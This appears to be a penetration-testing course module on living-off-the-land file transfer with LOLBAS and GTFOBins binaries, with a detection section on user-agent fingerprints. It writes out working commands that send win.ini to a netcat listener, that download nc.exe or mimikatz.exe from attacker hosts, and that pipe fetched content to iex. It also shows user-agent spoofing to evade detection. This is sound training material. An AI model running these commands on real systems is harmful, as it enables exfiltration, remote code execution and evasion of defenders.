The term LOLBins (Living off the Land binaries) came from a Twitter discussion on what to call binaries that an attacker can use to perform actions beyond their original purpose. There are currently two websites that aggregate information on Living off the Land binaries:

- LOLBAS Project for Windows Binaries
- GTFOBins for Linux Binaries

Living off the Land binaries can be used to perform functions such as:

- Download
- Upload
- Command Execution
- File Read
- File Write
- Bypasses


This section will focus on using LOLBAS and GTFOBins projects and provide examples for download and upload functions on Windows & Linux systems.

Using the LOLBAS and GTFOBins Project

LOLBAS for Windows and GTFOBins for Linux are websites where we can search for binaries we can use for different functions.

LOLBAS

To search for download and upload functions in LOLBAS we can use `/download` or `/upload`.



LOLBAS ☆ Star 4,379

Living Off The Land Binaries, Scripts and Libraries

For more info on the project, click on the logo.

If you want to contribute, check out our contribution guide. Our criteria list sets out what we define as a LOLBin/Script/Lib.

MITRE ATT&CK® and ATT&CK® are registered trademarks of The MITRE Corporation. You can see the current ATT&CK® mapping of this project on the ATT&CK® Navigator.

If you are looking for UNIX binaries, please visit gtfobins.github.io.

/upload

Binary	Functions	Type	ATT&CK® Techniques
CertReq.exe	Download Upload	Binaries	T1105: Ingress Tool Transfer
ConfigSecurityPolicy.exe	Upload	Binaries	T1567: Exfiltration Over Web Service
DataSvcUtil.exe	Upload	Binaries	T1567: Exfiltration Over Web Service

Let's use CertReq.exe as an example.

We need to listen on a port on our attack host for incoming traffic using Netcat and then execute certreq.exe to upload a file.

Upload win.ini to our Pwnbox

```
C:\htb> certreq.exe -Post -config http://192.168.49.128:8000/
c:\windows\win.ini
Certificate Request Processor: The operation timed out 0x80072ee2
(WinHttp: 12002 ERROR_WINHTTP_TIMEOUT)
```

This will send the file to our Netcat session, and we can copy-paste its contents.

File Received in our Netcat Session

```
sudo nc -lvnp 8000

listening on [any] 8000 ...
connect to [192.168.49.128] from (UNKNOWN) [192.168.49.1] 53819
POST / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/json
User-Agent: Mozilla/4.0 (compatible; Win32; NDES client
10.0.19041.1466/vb_release_svc_prod1)
```


```
Content-Length: 92
Host: 192.168.49.128:8000

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

If you get an error when running `certreq.exe`, the version you are using may not contain the `-Post` parameter. You can download an updated version here and try again.

GTFOBins

To search for the download and upload function in GTFOBins for Linux Binaries, we can use `+file download` or `+file upload`.



GTFOBins

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.

If you are looking for Windows binaries you should visit LOLBAS.

+file download

Binary	Functions
ab	File upload File download SUID Sudo
bash	Shell Reverse shell File upload File download File write File read Library load SUID Sudo
cpan	Shell Reverse shell File upload File download Sudo
curl	File upload File download File write File read SUID Sudo

Let's use OpenSSL. It's frequently installed and often included in other software distributions, with sysadmins using it to generate security certificates, among other tasks. OpenSSL can be used to send files "nc style."

We need to create a certificate and start a server in our Pwnbox.

Create Certificate in our Pwnbox

```
openssl req -newkey rsa:2048 -nodes -keyout key.pem -x509 -days 365 -out
certificate.pem

Generating a RSA private key
...........................................................................
.............................+++++
................+++++
writing new private key to 'key.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a
DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
```

Stand up the Server in our Pwnbox

```
openssl s_server -quiet -accept 80 -cert certificate.pem -key key.pem <
/tmp/LinEnum.sh
```

Next, with the server running, we need to download the file from the compromised machine.

Download File from the Compromised Machine

```
openssl s_client -connect 10.10.10.32:80 -quiet > LinEnum.sh
```

Other Common Living off the Land tools

Bitsadmin Download function

The Background Intelligent Transfer Service (BITS) can be used to download files from HTTP sites and SMB shares. It "intelligently" checks host and network utilization into account to minimize the impact on a user's foreground work.

File Download with Bitsadmin

```
PS C:\htb> bitsadmin /transfer wcb /priority foreground
http://10.10.15.66:8000/nc.exe C:\Users\htb-student\Desktop\nc.exe
```

PowerShell also enables interaction with BITS, enables file downloads and uploads, supports credentials, and can use specified proxy servers.

Download

```
PS C:\htb> Import-Module bitstransfer; Start-BitsTransfer -Source
"http://10.10.10.32:8000/nc.exe" -Destination "C:\Windows\Temp\nc.exe"
```

Certutil

Casey Smith (@subTee) found that Certutil can be used to download arbitrary files. It is available in all Windows versions and has been a popular file transfer technique, serving as a defacto `wget` for Windows. However, the Antimalware Scan Interface (AMSI) currently detects this as malicious Certutil usage.

Download a File with Certutil

```
C:\htb> certutil.exe -verifyctl -split -f http://10.10.10.32:8000/nc.exe
```

Extra Practice

It's worth perusing the LOLBAS and GTFOBins websites and experimenting with as many file transfer methods as possible. The more obscure, the better. You never know when you'll need one of these binaries during an assessment, and it'll save time if you already have detailed notes on multiple options. Some of the binaries that can be leveraged for file transfers may surprise you.

In the final two sections, we'll touch upon detection considerations regarding file transfers and some steps we can step to evade detection if the scope of our assessment calls for evasive testing.

Detection

Command-line detection based on blacklisting is straightforward to bypass, even using simple case obfuscation. However, although the process of whitelisting all command lines in a particular environment is initially time-consuming, it is very robust and allows for quick detection and alerting on any unusual command lines.

Most client-server protocols require the client and server to negotiate how content will be delivered before exchanging information. This is common with the `HTTP` protocol. There is a need for interoperability amongst different web servers and web browser types to ensure that users have the same experience no matter their browser. HTTP clients are most readily recognized by their user agent string, which the server uses to identify which `HTTP` client is connecting to it, for example, Firefox, Chrome, etc.

User agents are not only used to identify web browsers, but anything acting as an `HTTP` client and connecting to a web server via `HTTP` can have a user agent string (i.e., `cURL`, a custom `Python` script, or common tools such as `sqlmap`, or `Nmap`).

Organizations can take some steps to identify potential user agent strings by first building a list of known legitimate user agent strings, user agents used by default operating system processes, common user agents used by update services such as Windows Update, and antivirus updates, etc. These can be fed into a SIEM tool used for threat hunting to filter out legitimate traffic and focus on anomalies that may indicate suspicious behavior. Any suspicious-looking user agent strings can then be further investigated to determine whether they were used to perform malicious actions. This website is handy for identifying common user agent strings. A list of user agent strings is available here.

Malicious file transfers can also be detected by their user agents. The following user agents/headers were observed from common `HTTP` transfer techniques (tested on Windows 10, version 10.0.14393, with PowerShell 5).

Invoke-WebRequest - Client

```
PS C:\htb> Invoke-WebRequest http://10.10.10.32/nc.exe -OutFile "C:\Users\Public\nc.exe"
PS C:\htb> Invoke-RestMethod http://10.10.10.32/nc.exe -OutFile "C:\Users\Public\nc.exe"
```

Invoke-WebRequest - Server

```
GET /nc.exe HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.14393.0
```

WinHttpRequest - Client

```
PS C:\htb> $h=new-object -com WinHttp.WinHttpRequest.5.1;
PS C:\htb> $h.open('GET','http://10.10.10.32/nc.exe',$false);
PS C:\htb> $h.send();
PS C:\htb> iex $h.ResponseText
```

WinHttpRequest - Server

```
GET /nc.exe HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
```

Msxml2 - Client

```
PS C:\htb> $h=New-Object -ComObject Msxml2.XMLHTTP;
PS C:\htb> $h.open('GET','http://10.10.10.32/nc.exe',$false);
PS C:\htb> $h.send();
PS C:\htb> iex $h.responseText
```

Msxml2 - Server

```
GET /nc.exe HTTP/1.1
Accept: */*
Accept-Language: en-us
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
```

```
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64;
x64; Trident/7.0; .NET4.0C; .NET4.0E)
```

Certutil - Client

```
C:\htb> certutil -urlcache -split -f http://10.10.10.32/nc.exe
C:\htb> certutil -verifyctl -split -f http://10.10.10.32/nc.exe
```

Certutil - Server

```
GET /nc.exe HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Accept: */*
User-Agent: Microsoft-CryptoAPI/10.0
```

BITS - Client

```
PS C:\htb> Import-Module bitstransfer;
PS C:\htb> Start-BitsTransfer 'http://10.10.10.32/nc.exe' $env:temp\t;
PS C:\htb> $r=gc $env:temp\t;
PS C:\htb> rm $env:temp\t;
PS C:\htb> iex $r
```

BITS - Server

```
HEAD /nc.exe HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Encoding: identity
User-Agent: Microsoft BITS/7.8
```

This section just scratches the surface on detecting malicious file transfers. It would be an excellent start for any organization to create a whitelist of allowed binaries or a blacklist of binaries known to be used for malicious purposes. Furthermore, hunting for anomalous user agent strings can be an excellent way to catch an attack in progress. We will cover threat hunting and detection techniques in-depth in later modules.

Evading Detection

Changing User Agent

If diligent administrators or defenders have blacklisted any of these User Agents, Invoke-WebRequest contains a UserAgent parameter, which allows for changing the default user agent to one emulating Internet Explorer, Firefox, Chrome, Opera, or Safari. For example, if Chrome is used internally, setting this User Agent may make the request seem legitimate.

Listing out User Agents

```
PS C:\htb>[Microsoft.PowerShell.Commands.PSUserAgent].GetProperties() |
Select-Object Name,@{label="User Agent";Expression=
{[Microsoft.PowerShell.Commands.PSUserAgent]::$($_.Name)}} | fl

Name       : InternetExplorer
User Agent : Mozilla/5.0 (compatible; MSIE 9.0; Windows NT; Windows NT
10.0; en-US)

Name       : FireFox
User Agent : Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US)
Gecko/20100401 Firefox/4.0

Name       : Chrome
User Agent : Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US)
AppleWebKit/534.6 (KHTML, like Gecko) Chrome/7.0.500.0
             Safari/534.6

Name       : Opera
User Agent : Opera/9.70 (Windows NT; Windows NT 10.0; en-US) Presto/2.2.1

Name       : Safari
User Agent : Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US)
AppleWebKit/533.16 (KHTML, like Gecko) Version/5.0
             Safari/533.16
```

Invoking Invoke-WebRequest to download nc.exe using a Chrome User Agent:

Request with Chrome User Agent

```
PS C:\htb> $UserAgent =
[Microsoft.PowerShell.Commands.PSUserAgent]::Chrome
PS C:\htb> Invoke-WebRequest http://10.10.10.32/nc.exe -UserAgent
```

```
$UserAgent -OutFile "C:\Users\Public\nc.exe"
```

```
nc -lvnp 80

listening on [any] 80 ...
connect to [10.10.10.32] from (UNKNOWN) [10.10.10.132] 51313
GET /nc.exe HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US)
AppleWebKit/534.6
(KHTML, Like Gecko) Chrome/7.0.500.0 Safari/534.6
Host: 10.10.10.32
Connection: Keep-Alive
```

LOLBAS / GTFOBins

Application whitelisting may prevent you from using PowerShell or Netcat, and command-line logging may alert defenders to your presence. In this case, an option may be to use a "LOLBIN" (living off the land binary), alternatively also known as "misplaced trust binaries." An example LOLBIN is the Intel Graphics Driver for Windows 10 (GfxDownloadWrapper.exe), installed on some systems and contains functionality to download configuration files periodically. This download functionality can be invoked as follows:

Transferring File with GfxDownloadWrapper.exe

```
PS C:\htb> GfxDownloadWrapper.exe "http://10.10.10.132/mimikatz.exe"
"C:\Temp\nc.exe"
```

Such a binary might be permitted to run by application whitelisting and be excluded from alerting. Other, more commonly available binaries are also available, and it is worth checking the LOLBAS project to find a suitable "file download" binary that exists in your environment. Linux's equivalent is the GTFOBins project and is definitely also worth checking out. As of the time of writing, the GTFOBins project provides useful information on nearly 40 commonly installed binaries that can be used to perform file transfers.

Closing Thoughts

As we've seen in this module, there are many ways to transfer files to and from our attack host between Windows and Linux systems. It's worth practicing as many of these as possible throughout the modules in the Penetration Tester path. Got a web shell on a target? Try downloading a file to the target for additional enumeration using Certutil. Need to download a file off the target? Try an Impacket SMB server or a Python web server with upload capabilities. Refer back to this module periodically and strive to use all the methods taught in some fashion. Also, take some time whenever you're working on a target or lab to search for a LOLBin or GTFOBin that you've never worked with before to accomplish your file transfer goals.